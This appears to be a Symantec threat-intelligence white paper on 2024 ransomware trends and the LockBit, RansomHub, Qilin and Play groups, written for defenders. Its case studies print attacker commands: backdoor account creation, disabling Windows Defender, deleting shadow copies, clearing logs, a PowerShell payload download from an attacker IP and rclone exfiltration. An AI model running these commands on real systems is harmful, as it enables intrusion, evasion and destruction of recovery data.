Symantec by Broadcom

WHITE PAPER

Ransomware 2025: A Resilient and Persistent Threat

An Analysis from the Symantec® Threat Hunter Team

WHITE PAPER

Ransomware 2025: A Resilient and Persistent Threat

An Analysis from the Symantec® Threat Hunter Team

TABLE OF CONTENTS

Introduction

During 2024, ransomware continued to be the most potent cyber crime threat affecting enterprises worldwide. Ransomware remains the most lucrative form of attack for financially motivated actors, with a highly successful business model that has been honed over time and a large, growing ecosystem of specialist actors that is capable of withstanding periodic shocks and disruption.

In terms of financial return, no other threat is as consistently successful for attackers. Deploying strong encryption across entire networks creates maximum disruption for targeted organizations. The development of so-called double extortion attacks, where attackers steal data prior to encryption and threaten to publish it on the dark web, creates an additional pain point for victims and ensures that attackers still have leverage over victims who are well prepared and can restore systems from back-up.

Attackers have also experimented with triple extortion attacks, where a distributed denial-of-service attack is launched against the victim if they don't pay promptly.

The advent of ransomware-as-a-service (RaaS) has not only made a major contribution to the volume of attacks, but it has also made the ransomware ecosystem more durable and capable of weathering disruption. RaaS was originally created as a means to allow ransomware operators to scale. A typical ransomware attack involving mass encryption of machines and data theft is a complex, multi-stage process involving an array of tools and usually a significant amount of hands-on-keyboard activity on the part of the attackers. This limited the number of attacks ransomware operators were able to perform. By franchising their tools and infrastructure in exchange for a cut of ransom payments from affiliate attackers, ransomware operators could multiply their revenues.

However, the arrival of RaaS has also made the ransomware ecosystem more robust. Experienced affiliate attackers are not reliant on a single ransomware operator and will often move between them in search of better terms. It is not unusual for some affiliates to collaborate with more than one ransomware operator at a time. It now appears that the balance of power between operators and affiliates has shifted somewhat, with operators now having to compete for the business of affiliates, offering higher percentages of ransom payments, and outbidding their competitors. This development means that if one ransomware operator disappears or is taken offline due to a law enforcement operation, its affiliates can quickly migrate to alternative ransomware operations. The result is that the overall number of attacks may decline only briefly as a consequence of disruption.

Attackers have also quickly adapted their tactics in response to developments in the threat landscape. For a number of years, botnets served as the primary infection vector for ransomware. Botnets such as Trickbot, Emotet, and Qakbot, which were originally developed for financial fraud, later developed secondary income streams distributing other malware families. Before long, malware distribution became their main line of business, with ransomware actors serving as some of their best customers. However, takedowns and departures knocked most of the major botnets offline in recent years. The takedown of the Qakbot botnet in mid-2023 saw the departure of the last major botnet of this kind. Qakbot was linked to several ransomware threats, but its disappearance led to no noticeable dips in ransomware attacks.

By the time Qakbot departed the scene, attackers had already discovered a new infection vector: exploitation of recently patched vulnerabilities in Internet-facing applications. The catalyst for the sudden shift was likely the discovery of a series of vulnerabilities in Microsoft Exchange Server between 2021 and 2022. The next logical step for attackers was to start identifying other suitable enterprise software and begin examining software updates, identifying potentially useful vulnerabilities, and scanning for them. At present, scanning campaigns are being launched on the same day, within hours of a vulnerability being patched.

In most cases, it is unlikely that ransomware actors themselves are scanning for vulnerabilities. Instead, specialist exploit brokers often conduct scanning and exploitation campaigns and then sell access to high-value targets to ransomware groups. This illustrates how the ransomware ecosystem has evolved, with specialist actors carving out niches within the supply chain.


As we look forward to 2025, it seems likely that ransomware will remain a persistent threat for businesses, with only a significant breach in its business model likely to lead to a significant drop in the overall volume of attacks.

Ransomware Statistics

The number of ransomware attacks continued to trend upwards during 2024. Analysis of data from ransomware leak sites found that ransomware actors claimed 1,312 attacks in the fourth quarter of 2024, up from 1,255 attacks in the third quarter of 2024, and a year-on-year increase from 1,179 claimed in the fourth quarter of 2023.


Ransomware activity has trended upwards despite the ransomware ecosystem experiencing significant disruption in the fourth quarter of 2023 and the first quarter of 2024. Both LockBit and Noberus, who were the leading ransomware operations at the end of 2023, were the subjects of law enforcement operations in late 2023/early 2024, leading to a dip in the overall number of attacks before a subsequent rebound later in 2024.

Figure 1. Claimed Ransomware Attacks by Actors Operating Data Leak Sites, by Quarter, 2023-2024



The trend is starker when looked at from an annual perspective. The volume of claimed attacks increased massively between 2022 and 2023, rising from 2,859 to 4,713, a 65% increase. Attack volumes rose to 4,873 in 2024, a more modest 3% increase.


Figure 2. Claimed Ransomware Attacks by Actors Operating Data Leak Sites, 2022-2024



While there are dozens of competing ransomware operations operating at any one time, 65% of attacks are carried out by the ten largest operations. LockBit, which is operated by the Syrphid cyber crime group, continued to be the largest ransomware operation by number of claimed attacks in 2024. It was followed by the newly launched RansomHub, which is operated by the Greenbottle cyber crime group. Despite only launching in February 2024, RansomHub was the second largest operation in 2024 and appears likely to supplant LockBit in the long term.


Play, which is now a long-established threat, was the third most prolific ransomware operation, followed by another emergent threat, Qilin, which significantly stepped up the number of attacks it was involved in during 2024.

Figure 3. Top 10 Ransomware Operations by Claimed Attacks, 2024



While LockBit was the dominant ransomware threat once again in 2024, it may be in long-term decline. Looking at its activity levels by quarter, it was gradually overtaken by the emergent RansomHub during the course of 2024. As mentioned earlier, LockBit was the target of an international law enforcement operation in February 2024, which impacted its level of activity in the first quarter of this year.

Figure 4. Claimed LockBit and RansomHub Attacks by Quarter, 2024



By the second quarter, it appeared to recover completely, but in May the group suffered another blow when its leader, who goes by the handle LockBitSupp, was indicted in the U.S. It is possible that the combined effects of the two law enforcement operations led to a loss of trust among LockBit affiliates, particularly since authorities indicated they had collected information that could identify affiliates. RansomHub and Qilin in particular appear to be the chief beneficiaries of LockBit's decline.

Ransomware Actors

Syrphid

- **Aliases:** Bitwise Spider, LockBit
- **Ransomware Families:** LockBit (Ransom.Lockbit)
- **Active Since:** 2019
- **Ransomware-as-Service:** Yes

Syrphid is a prominent cyber crime group best known for running the LockBit RaaS. The U.S. Federal Bureau of Investigation (FBI) believes the group has extorted up to $500 million from victims since it first became active in 2019.

LockBit first appeared in September 2019 when it was initially known as ABCD, after the file extension it was using on encrypted files. In January 2020, Syrphid expanded its operations by shifting to a RaaS business model through the creation of an affiliate program.

LockBit affiliates use a variety of infection vectors, including exploiting recently patched vulnerabilities in internet-facing systems, such as Microsoft Exchange Server. They have also leveraged brute-force attacks against web servers running an outdated VPN service, mass vulnerability scanning, phishing, credential stuffing, and bought access to already compromised servers on underground forums. Like many ransomware actors, they have also been known to use post-exploitation frameworks, such as Cobalt Strike, for privilege escalation and lateral movement.

Syrphid conducts double extortion attacks, exfiltrating data from victim networks before encrypting files. Affiliates also make extensive use of living-off-the-land and publicly available tools in their ransomware attack chains.

While LockBit has traditionally infected Windows machines, during 2024 the Symantec® Threat Hunter Team observed LockBit affiliates targeting systems running VMware ESXi and other hypervisor systems. Many attacks involved affiliates attempting to remotely edit a boot configuration data (BCD) registry entry related to hypervisors using PsExec.

LockBit affiliates also made use of a number of defense evasion tools during 2024, including TrueSightKiller, a tool that leverages the Bring Your Own Vulnerable Driver (BYOVD) technique, abusing th vulnerable driver (truesight.sys) in an effort to disable security solutions.

For a long period of time, LockBit was the most prolific ransomware operation, with its RaaS winning large numbers of affiliate attackers. However, Syrphid was disrupted by multiple law enforcement operations in 2024, and this impacted its activity levels. The group was first targeted by an international law enforcement operation in February 2024 but remained active afterwards. In May 2024, the group's alleged ringleader, Dimitry Khoroshev (aka LockBitSupp), was indicted in the U.S. According to the indictment, Khoroshev and other key figures in the group are based in Russia.

Case Study: LockBit Attack

In a May 2024 attack, a LockBit affiliate deployed a new AV-bypass tool known as Warp AVKiller. The malware is a variant of a Go-based information-stealing threat called Warp Stealer. However, the variant used appears to be just used to bypass security products. The tool uses a vulnerable Avira anti-rootkit driver to disable security products.

The first evidence of malicious activity was when the attackers created a new user account:

```
CSIDL_SYSTEM\net1 user support3 test#123 /add /Y
```

They then added the account to a Local Group:

```
net localgroup [REDACTED] support3 /add /Y
```

They then added the account to the Windows Autologon registry entry so that the account would log in and LockBit would execute upon restart:

```
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v DefaultUserName
/t REG_SZ /d [REDACTED]\[REDACTED] /f
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v DefaultUserName
/t REG_SZ /d support3 /f
```

The attackers edited the registry to modify the Windows shell to add cmd.exe:

```
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v Shell /t "REG_
SZ" /d "explorer.exe,cmd.exe" /f
```

They then installed the vulnerable Avira driver (file name: 123.sys):

```
CSIDL_SYSTEM\sc.exe create aswSP_ArPot2 binPath=CSIDL_COMMON_APPDATA\w\123.sys
type=kernel
CSIDL_SYSTEM\sc.exe start aswSP_ArPot2
```

They next launched Warp AVKiller (file name: avk.exe):

```
cmd.exe /Q /c start CSIDL_PROFILE\public\avk.exe 1> \Windows\Temp\[SIX RANDOM UPPER
AND LOWERCASE LETTERS] 2>&1
```

A command was then run that unzipped the LockBit payload from a 7-Zip archive:

```
cmd.exe /Q /c CSIDL_PROFILE\public\7zr.exe x CSIDL_PROFILE\public\ll.7z * -p[REDACTED]
-o"CSIDL_PROFILE\public 1> \Windows\Temp\[SIX RANDOM UPPER AND LOWERCASE LETTERS] 2>&1
```

A command was then executed to launch LockBit:

```
cmd.exe /Q /c start CSIDL_COMMON_APPDATA\lb3.exe 1> \Windows\Temp\[SIX RANDOM UPPER
AND LOWERCASE LETTERS] 2>&1
```

Greenbottle

- **Aliases:** RansomHub, Cyclops
- **Ransomware Families:** RansomHub (Ransom.Ransomhub)
- **Active Since:** 2014
- **Ransomware-as-Service:** Yes

Although it is one of the newest players in ransomware, Greenbottle has quickly grown its RansomHub RaaS, becoming one of the most prolific ransomware operations by the third quarter of 2024, responsible for the highest number of claimed attacks.

RansomHub first appeared in February 2024. Initial analysis by the Symantec Threat Hunter Team found that the payload was a development of an older ransomware family known as Knight. Despite shared origins, it is unlikely that Knight's creators are now operating RansomHub. Source code for Knight (originally known as Cyclops) was offered for sale on underground forums in February 2024 after Knight's developers decided to shut down their operation. It is possible that other actors bought the Knight source code and updated it before launching RansomHub.

The group has reportedly won over many affiliates by offering them better terms compared to rival operations, such as a greater percentage of ransom payments and a payment model where the affiliate is paid by the victim before passing on the operator's cut. This is a reversal of the usual payment model where the ransomware operator is paid by the victim before passing on a percentage to the affiliate. It appears that the move was intended to build trust among affiliates after Noberus, one of the largest ransomware operations in 2023, closed amid accusations that it had kept affiliates' money.

In some RansomHub attacks investigated by the Symantec Threat Hunter Team, the attackers gained initial access by exploiting the Zerologon vulnerability (CVE-2020-1472), which can allow an attacker to gain domain administrator privileges and take control of the entire domain. The attackers used several dual-use tools before deploying the ransomware. Atera and Splashtop were used to facilitate remote access, while NetScan was used to likely discover and retrieve information about network devices.

According to the U.S. Cybersecurity and Infrastructure Security Agency (CISA), RansomHub affiliates typically gain access using exploits for known vulnerabilities. Frequently used exploits include CitrixBleed (CVE-2023-3519), Fortinet FortiOS (CVE-2023-27997), Java OpenWire protocol marshaller (CVE-2023-46604), and Confluence (CVE-2023-22515).

A number of RansomHub attacks have displayed distinct characteristics, suggesting they are the work of a single affiliate. For example, in several attacks, one such affiliate created a new user called `john` and assigned it the password of `W@terpig@!`.

Case Study: RansomHub Attack

During a September 2024 attack involving RansomHub, attackers utilized a number of living-off-the-land tools to advance their attack. This included using the Net utility to create a new user called `backupexec` with the password `Qwerty@123`.

```
"CSIDL_SYSTEM\net.exe" group "[REDACTED]" /domain
"CSIDL_SYSTEM\net.exe" localgroup [REDACTED] backupexec /add
"CSIDL_SYSTEM\net.exe" user
"CSIDL_SYSTEM\net.exe" user [REDACTED] Qwerty@123 /add
```

The attackers then issued a battery of registry commands—170 in total—designed to effectively disable Windows Defender and limit security monitoring. These included the following:

```
CSIDL_SYSTEM\reg.exe add "HKLM\SOFTWARE\Policies\Microsoft\Windows Advanced Threat Protection" /v
[REDACTED]/t REG_SZ /f /d
"{\"body\":\"{\\\"orgIds\\\":[\\\"[REDACTED\\\"],\\\"orgId\\\":\\\"[REDACTED\\\",\\\"expirationTimestamp\\\
":133692937479305238,\\\"version\\\":\\\"1.7\\\",\\\"epoch\\\":0}\",\"sig\":\"[REDACTED]\"]}"

CSIDL_SYSTEM\reg.exe query "HKLM\SOFTWARE\Microsoft\Windows Advanced Threat Protection\Status" /v OrgId

CSIDL_SYSTEM\reg.exe query "HKLM\SOFTWARE\Policies\Microsoft\Windows Advanced Threat Protection" /v OnboardingInfo /
reg:64

reg add "HKCU\Control Panel\Desktop" /f /v "AutoEndTasks" /t REG_SZ /d "1"

reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer" /f /v "HidePowerOptions" /t REG_DWORD /d 1

reg add "HKCU\Software\Policies\Microsoft\Windows\Explorer" /f /v "DisableNotificationCenter" /t REG_DWORD /d 1

reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /f /v "DisableAntiSpyware" /t REG_DWORD /d 1

reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /f /v "DisableAntiTamper" /t REG_DWORD /d 1

reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /f /v "DisableAntiVirus" /t REG_DWORD /d 1

reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Paths" /f /v CSIDL_SYSTEM_DRIVE

reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Processes" /f /v "PSEXESVC.exe"
```

Case Study: RansomHub Attack (cont.)

```
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Processes" /f /v "PsExec.exe"
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Processes" /f /v "cmd.exe"
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Processes" /f /v "powershell.exe"
```

The huge number of commands is unusual. While it is common to see attackers attempt to modify the registry to disable Windows Defender, they usually only involve a handful of commands. It is possible that instead of trying to turn off Defender outright, which might raise red flags, the attackers were instead attempting to mass modify settings to effectively cripple it. They may have done this by running a script similar to Privacy-Script or Privacy.Sexy. Another possibility is that they were attempting something resembling a fresh install, with everything configured not to detect their tools.

During the attack, several batch files were executed. Their contents suggest they may be related to the huge number of registry commands designed to inhibit security:

```
CSIDL_SYSTEM\cmd.exe /K CSIDL_SYSTEM_DRIVE\dc-maintenance21.cmd
CSIDL_SYSTEM\cmd.exe /K CSIDL_SYSTEM_DRIVE\dc-maintenance22.cmd
CSIDL_SYSTEM\cmd.exe /K CSIDL_SYSTEM_DRIVE\dc-maintenance23.cmd
CSIDL_SYSTEM\cmd.exe /K CSIDL_SYSTEM_DRIVE\maintenance1.bat
CSIDL_SYSTEM\cmd.exe /K CSIDL_SYSTEM_DRIVE\maintenance2.bat
CSIDL_SYSTEM\cmd.exe /K CSIDL_SYSTEM_DRIVE\maintenance3.bat
CSIDL_SYSTEM\cmd.exe /K CSIDL_SYSTEM_DRIVE\maintenance4.bat
CSIDL_SYSTEM\cmd.exe /K CSIDL_SYSTEM_DRIVE\maintenance5.bat
CSIDL_SYSTEM\cmd.exe /K CSIDL_SYSTEM_DRIVE\maintenance6.bat
CSIDL_SYSTEM\cmd.exe /c ""maintenance0.bat" "
```

The attackers used Group Policy Update (`gpupdate.exe`) to force an update of the Group Policy. Group Policies are a way to consistently implement settings on all machines across a network domain. If an attacker succeeds in changing values for Group Policies, such as turning off security monitoring, they can use this command to force this policy change across the domain:

```
gpupdate /force
```

Another security evasion measure was undertaken when the attackers used WMI to attempt to uninstall security software.

```
wmic product where name=[REMOVED] Security Client" call uninstall /nointeractive
```

They also used an encoded PowerShell command to stop virtual machines. Encoding a command adds a layer of obfuscation and may be less likely to trigger alerts about suspicious behaviors. This was the decoded command:

```
"CSIDL_SYSTEM\windowspowershell\v1.0\powershell.exe" -encodedCommand Get-VM | Stop-VM -Force
-inputFormat xml -outputFormat text
```

The attackers also used PowerShell to delete Volume Shadow Copies:

```
powershell.exe -Command PowerShell -Command "\"Get-CimInstance Win32_ShadowCopy | Remove-
CimInstance\" ""cmd.exe /c "\"vssadmin.exe Delete Shadows \all \quiet\" "
```

Further PowerShell commands were run to stop services:

```
powershell "gwmi win32_process|?{$_.path -notmatch 'CSIDL_SYSTEM_DRIVE\win' -and $_.path -match '
'}|select -exp processid|foreach-object
{taskkill /f /pid $_}"
powershell "gwmi win32_service|?{$_.PathName -notmatch 'CSIDL_SYSTEM_DRIVE\win' -and $_.State -eq
'Running'}|select -exp Name|foreachobject{Stop-Service -force " $_"}"
```

The attackers made use of Ntdsutil, the Windows command-line tool that provides management facilities for Active Directory Domain Services (AD DS) and Active Directory Lightweight Directory Services (AD LDS). In this case, it was used to create a backup of Active Directory, possibly to mine it for information.

```
"CSIDL_SYSTEM\ntdsutil.exe" "ac i ntds" ifm "create full c:\temp\temp" q q
```

The attackers used Wevtutil to clear event logs:

```
wevtutil cl application
wevtutil cl security
wevtutil cl system
```

Prior to the deployment of the ransomware payload, data exfiltration was attempted using FreeFileSync, an open-source folder comparison and synchronization tool, and FileZilla, an open-source FTP client.

Stinkbug

- **Aliases:** Qilin, Agenda, Water Galura
- **Ransomware Families:** Qilin (Ransom.Qilin)
- **Active Since:** 2022
- **Ransomware-as-Service:** Yes

Stinkbug became active in 2022, first calling its ransomware Agenda before later rebranding it to Qilin. According to the U.S. Department of Health and Human Services, the group likely originated in Russia and spent time expanding in 2023, recruiting affiliates on underground forums.

This recruitment drive appears to have been quite successful as Qilin had grown to be the fourth biggest ransomware operation by the end of 2024. The generous terms that Stinkbug offers Qilin affiliates are likely the main factor in its success in growing. Affiliates reportedly earn 80% of any ransom payment, rising to 85% for ransoms above $3 million.

Qililn, which was initially written in Go but later written in Rust, is one of a growing number of ransomware threats capable of targeting multiple platforms, including Windows, Linux, and ESXi.

In June 2024, Stinkbug claimed responsibility for a ransomware attack that disrupted services at multiple hospitals across London. The attack impacted Synnovis, a company that provides pathology services to healthcare organizations. The incident was declared a critical incident by the National Health Services (NHS) London.

In October 2024, Stinkbug updated the Qilin payload to add a number of features to enhance its capabilities. The new version, dubbed Qilin.B, added enhanced encryption with the use of AES-256-CTR with AES-NI when used on machines that support hardware-accelerated encryption, making the encryption process considerably faster. It also features enhanced evasion techniques, including the termination of processes related to security, database, and backup services. To hinder recovery, it also deletes Volume Shadow Copies, logs, and its own binary after the encryption process is finished.

Case Study: Qilin Attack

In an October 2024 incident, attackers using Qilin likely used an Adobe Acrobat exploit to gain initial access. They then deployed NetSupport Manager for remote access.

PowerShell was used to download suspicious DLLs:

```
powershell -ep bypass iwr -uri http://77.221.149[.]107:8000/appverifUI.dll -O appverifUI.dll
```

These DLLs may have been related to a Golang-based backdoor that was used by the attackers. The malware appears to be a variant of a backdoor used by the BianLian ransomware group.

The attackers used Rclone to perform data exfiltration. Note: In cases seen by the Symantec Threat Hunter Team, [PATH] was one of the following: PSTs, DOCS, PDFoute, PRODUCTION, PDFroute, or RD:

```
CSIDL_SYSTEM_DRIVE\oem\registry\rclone.exe copy \\[REDACTED INTERNAL IP ADDRESS]\[PATH]
dd:dpdata -q --ignore-existing --autoconfirm
--multi-thread-streams 12 --transfers 12 --checkers 16 --fast-list --exclude *.exe --exclude
*.EXE --exclude *.dll --exclude *.DLL --exclude *.
bin --exclude *.BIN --exclude *.iso --exclude *.ISO --exclude *.img --exclude *.IMG
--exclude *.msi --exclude *.MSI --exclude *.apk --exclude *.
APK --exclude *.dmg --exclude *.DMG --exclude *.pkg --exclude *.PKG [REDACTED]
```

Additional tools used included the commodity malware SystemBC; a Python implementation of the credential dumping tool Mimikatz called Pypykatz; SharpZeroLogon, a tool used to exploit the Zerologon vulnerability (CVE-2020-1472) to achieve authentication bypass; and Hashcarve, a Metasploit Framework module used to change passwords in the Windows registry.

Balloonfly

- **Aliases:** Play, PlayCrypt
- **Ransomware Families:** Ransom.Play
- **Active Since:** June 2022
- **Ransomware-as-a-Service:** Yes

Active since 2022, Balloonfly has been responsible for multiple high-profile attacks involving the Play ransomware. Like most ransomware groups, it carries out double-extortion attacks, where the attackers exfiltrate data from victim networks before encrypting them. While the ransomware gang had an initial focus on organizations in Latin America, especially Brazil, it soon widened its targeting to the U.S. and Europe.

Balloonfly differs markedly from most ransomware developers. For much of its existence, it was a closed shop, declining to offer a RaaS. In November 2023, it reportedly opened a RaaS. How active this is remains unknown, with many Play attacks sharing similarities in tactics, techniques, and procedures (TTPs), suggesting that the same core group of attackers is carrying out many of its attacks.

The group is also known for developing custom malware to use in its attacks. In April 2023, the Symantec Threat Hunter Team uncovered two new, custom-developed data-gathering tools used by Balloonfly in attacks. The tools allow the threat actors to enumerate all users and computers on a compromised network and copy files from the Volume Shadow Copy Service (VSS) that are normally locked by the operating system.

Balloonfly frequently compromises victims using exploits of known vulnerabilities. It has used Microsoft Exchange vulnerabilities (CVE-2022-41080, CVE-2022-41082) and Fortinet FortiOS vulnerabilities (CVE-2018-13379, CVE-2020-12812), as well as other flaws.

Notable attacks involving the Play ransomware include an August 2022 attack against Argentina's Judiciary of Córdoba, an attack on the Belgian city of Antwerp, and an attack on the Californian city of Oakland. The ransomware group also targeted German hotel chain H-Hotels, cloud computing provider Rackspace, networking hardware manufacturer A10 Networks, and Spanish bank Globalcaja.

In April 2024, it was linked to an attack on IxMetro Powerhost, a major web infrastructure service provider based in Chile. VMware ESX servers used by the company to provide virtual private servers for customers were encrypted in the attack. The attackers requested a ransom payment of two bitcoins for each customer impacted, amounting to an estimated ransom of approximately $140 million.

Case Study: Play Attack

In October 2024, the Symantec Threat Hunter Team found attackers using Play leveraging a tool called PlusBrute to brute-force log-in credentials on targeted machines for the first time.

The tool uses a file named u.txt as a username list and a file named p.txt as a password list and attempts to log in using the Windows LogonUserW API function. It then records the result of correct username/password combinations to a file named success.txt.

The attackers also used Balloonfly's custom-developed .NET tool Grixba to scan networks and enumerate all users and computers in the domain. Rubeus, the publicly available Kerberos abuse toolkit, was also used, presumably to obtain credentials.

Network reconnaissance was performed using SoftPerfect Network Scanner (netscan.exe), a publicly available tool used for the discovery of host names and network services; SharpView, a .NET port of the PowerView reconnaissance tool; and fs256, a tool used to list and copy directories and files.

To perform data exfiltration, the attackers used the archiving tool WinRAR and WinSCP, a legitimate SFTP client and FTP client for Microsoft Windows.

Prior to executing the ransomware, the attackers ran a host of living-of-the-land commands designed to clear event logs, delete Shadow Copies, disable the firewall, disable and delete services, disable system policies, disable and uninstall AV, enable RDP, and run whoami.

```
cmd.exe /c cmd.exe /c powershell "wmic shadowcopy delete /nointeractive"
"CSIDL_SYSTEM\wbem\wmic.exe" "CSIDL_SYSTEM\wbem\wmic.exe" shadowcopy delete /nointeractive
"CSIDL_SYSTEM\wbem\wmic.exe" shadowcopy delete /nointeractive
cmd.exe /c cmd.exe /c powershell '$app = Get-WmiObject -Class Win32_Product | where-object {$_.
Name -like \"*Windows Agent*\"}; foreach($item in $app) {msiexec /x $item.IdentifyingNumber /
norestart /qn}'
cmd.exe /c powershell "$a = Get-Service -Displayname \" *Exchange*\"; foreach($item in $a)
{ Stop-Service -Name [REDACTED] -Force}; foreach($item in $a){ Set-Service -Name [REDACTED]
-StartupType disabled};"
cmd.exe /c powershell "$a = Get-Service -Displayname \" *Remote Desktop Services*\";
foreach($item in $a){ Set-Service -Name [REDACTED] -StartupType Automatic}; foreach($item in $a)
{ Start-Service -Name [REDACTED] [REDACTED];"
```

Case Study: Play Attack (cont.)

```
cmd.exe /c powershell "$a = Get-Service -Displayname \" *Remote Registry*\"; foreach($item in $a)
{ Set-Service -Name [REDACTED] -StartupType Automatic}; foreach($item in $a){ Start-Service -Name
[REDACTED] [REDACTED];"
cmd.exe /c powershell "$a = Get-Service -Displayname \" *backup*\"; foreach($item in $a){ Stop-
Service -Name [REDACTED] -Force}; foreach($item in $a){ Set-Service -Name [REDACTED] -StartupType
disabled};"
cmd.exe /c powershell "$a = Get-Service -Displayname \" *sql*\"; foreach($item in $a){ Stop-Service
-Name [REDACTED] -Force}; foreach($item in $a){ Set-Service -Name [REDACTED] -StartupType disabled};"
cmd.exe /c powershell "$a = Get-Service -Displayname \" *veeam*\"; foreach($item in $a){ Stop-Service
-Name [REDACTED] -Force}; foreach($item in $a){ Set-Service -Name [REDACTED] -StartupType disabled};"
cmd.exe /c powershell "Set-NetFirewallProfile -Profile Domain, Public, Private -Enabled False"
cmd.exe /c powershell "iisreset /stop"
cmd.exe /c cmd.exe /c powershell "reg add 'HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\
Terminal Server' /v fDenyTSConnections /t REG_DWORD /d 0 /f"
cmd.exe /c powershell Set-ItemProperty -Path REGISTRY::HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\
CurrentVersion\Policies\System -Name [REDACTED] -Value 0
cmd.exe /c cmd.exe /c powershell "Set-NetFirewallProfile -Profile Domain, Public, Private -Enabled
False"
cmd.exe /c cmd.exe /c powershell '$a = Get-Service -Displayname \"*backup*\"; foreach($item in $a){
Stop-Service -Name [REDACTED] -Force};foreach($item in $a){ Set-Service -Name [REDACTED] -StartupType
disabled};'
cmd.exe /c powershell '$a = Get-Service -Displayname \"*Exchange*\"; foreach($item in $a){ Stop-
Service -Name [REDACTED] -Force}; foreach($item in $a){ Set-Service -Name [REDACTED] -StartupType
disabled};'
cmd.exe /c powershell '$a = Get-Service -Displayname \"*Remote Desktop Services*\"; foreach($item in
$a){ Set-Service -Name [REDACTED] -StartupType Automatic}; foreach($item in $a){ Start-Service -Name
[REDACTED] [REDACTED];'
cmd.exe /c powershell '$a = Get-Service -Displayname \"*Remote Registry*\"; foreach($item in $a)
{ Set-Service -Name [REDACTED] -StartupType Automatic}; foreach($item in $a){ Start-Service -Name
[REDACTED] [REDACTED];'
cmd.exe /c powershell '$a = Get-Service -Displayname \"*backup*\"; foreach($item in $a){ Stop-Service
-Name [REDACTED] -Force}; foreach($item in $a){ Set-Service -Name [REDACTED] -StartupType disabled};'
cmd.exe /c powershell '$a = Get-Service -Displayname \"*sql*\"; foreach($item in $a){ Stop-Service
-Name [REDACTED] -Force}; foreach($item in $a){ Set-Service -Name [REDACTED] -StartupType disabled};'
cmd.exe /c powershell '$a = Get-Service -Displayname \"*veeam*\"; foreach($item in $a){ Stop-Service
-Name [REDACTED] -Force}; foreach($item in $a){ Set-Service -Name [REDACTED] -StartupType disabled};'
cmd.exe /c cmd.exe /c powershell "Get-EventLog -LogName * | ForEach { Clear-EventLog $_.Log }"
"CSIDL_SYSTEM\windowspowershell\v1.0\powershell.exe" -noexit -command Set-Location -literalPath
'CSIDL_COMMON_MUSIC'
powershell whoami
"CSIDL_SYSTEM\reg.exe" add "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender" /v
DisableAntiSpyware /t
REG_DWORD /d 1 /f
"CSIDL_SYSTEM\reg.exe" add "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time
Protection" /v DisableRealtimeMonitoring /t REG_DWORD /d 1 /f
cmd.exe /c cmd.exe /c "CSIDL_PROGRAM_FILES\windows defender\mpcmdrun.exe" -RemoveDefinitions -All Set-
MpPreference -DisableIOAVProtection $true
"CSIDL_SYSTEM\cmd.exe" /c "CSIDL_PROGRAM_FILES\windows defender\mpcmdrun.exe" -RemoveDefinitions -All
